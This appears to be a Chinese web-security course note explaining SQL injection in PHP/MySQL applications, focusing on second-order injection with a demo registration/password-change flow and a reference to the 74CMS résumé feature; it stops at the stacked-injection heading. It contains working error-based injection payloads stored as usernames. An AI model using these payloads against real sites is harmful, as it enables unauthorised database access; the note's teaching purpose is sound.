


Day45 WEB攻防-PHP应用&SQL二次注入&堆叠执行&DNS带外&功能点&黑白盒条件



1.知识点

- 1、ASP-SQL注入-Access数据库
- 2、ASP-默认安装-数据库泄漏下载
- 3、ASP-IIS-CVE&短文件&解析&写入

-
- 1、PHP-MYSQL-SQL注入-常规查询
 - 2、PHP-MYSQL-SQL注入-跨库查询
 - 3、PHP-MYSQL-SQL注入-文件读写

-
- 1、PHP-MYSQL-SQL注入-数据请求类型
 - 2、PHP-MYSQL-SQL注入-数据请求方法
 - 3、PHP-MYSQL-SQL注入-数据请求格式

-
- 1、PHP-MYSQL-SQL注入-方式增删改查
 - 2、PHP-MYSQL-SQL注入-布尔&延迟&报错
 - 3、PHP-MYSQL-SQL注入-数据回显&报错处理

-
- 1、PHP-MYSQL-SQL注入-二次注入&利用条件
 - 2、PHP-MYSQL-SQL注入-堆叠注入&利用条件
 - 3、PHP-MYSQL-SQL注入-带外注入&利用条件

2.演示案例

2.1 PHP-MYSQL-二次注入-DEMO&74CMS

二次注入原理，主要分为两步


第一步：插入恶意数据

第一次进行数据库插入数据的时候，仅仅对其中的特殊字符进行了转义，在写入数据库的时候还是保留了原来的数据，但是数据本身包含恶意内容。

第二步：引用恶意数据

在将数据存入到了数据库中之后，开发者就认为数据是可信的。在下次需要进行查询的时候，直接从数据库中取出了恶意数据，没有进行进一步的检验和处理，这样就会造成SQL的二次注入。

二次注入原理示意图



- 1、DEMO-用户注册登录修改密码
- 2、CMS-74CMS个人中心简历功能
- 3 黑盒思路：分析功能有添加后对数据操作的地方（功能点）
- 4 白盒思路：insert后进入select或update的功能的代码块
- 5 注入条件：插入时有转义函数或配置，后续有利用插入的数据

2.1.1 DEMO-用户注册登录修改密码

以自己编写的demo代码为例。


(1) 注册一个带有注入语句的用户名：

users @demo01 (localhost) - 表 - Navicat Premium


username	password
xiaodi	123456
xiaodi' and updatexml(1,concat(0x7e(SELECT version()),0x7e),1)#	13213213
admin	111111
admin' and updatexml(1,concat(0x7e(SELECT version()),0x7e),1)#	123456


注册一个带有注入语句的用户名

(2) 尝试登录上述用户：




(3) 当修改该用户密码时，输入错误的密码也能执行，并且执行了注入语句：





发现执行了注入语句





原因是，当执行更改密码操作时，
会将用户名拼接到sql语句中，
从而执行sql注入语句

2.1.2 CMS-74CMS个人中心简历功能

以骑士CMS源码系统为例。

(1) 假设现在通过代码审计已知个人中心简历存在二次注入，现在触发漏洞：




2.2 PHP-MYSQL-堆叠注入-DEMO&CTF强网


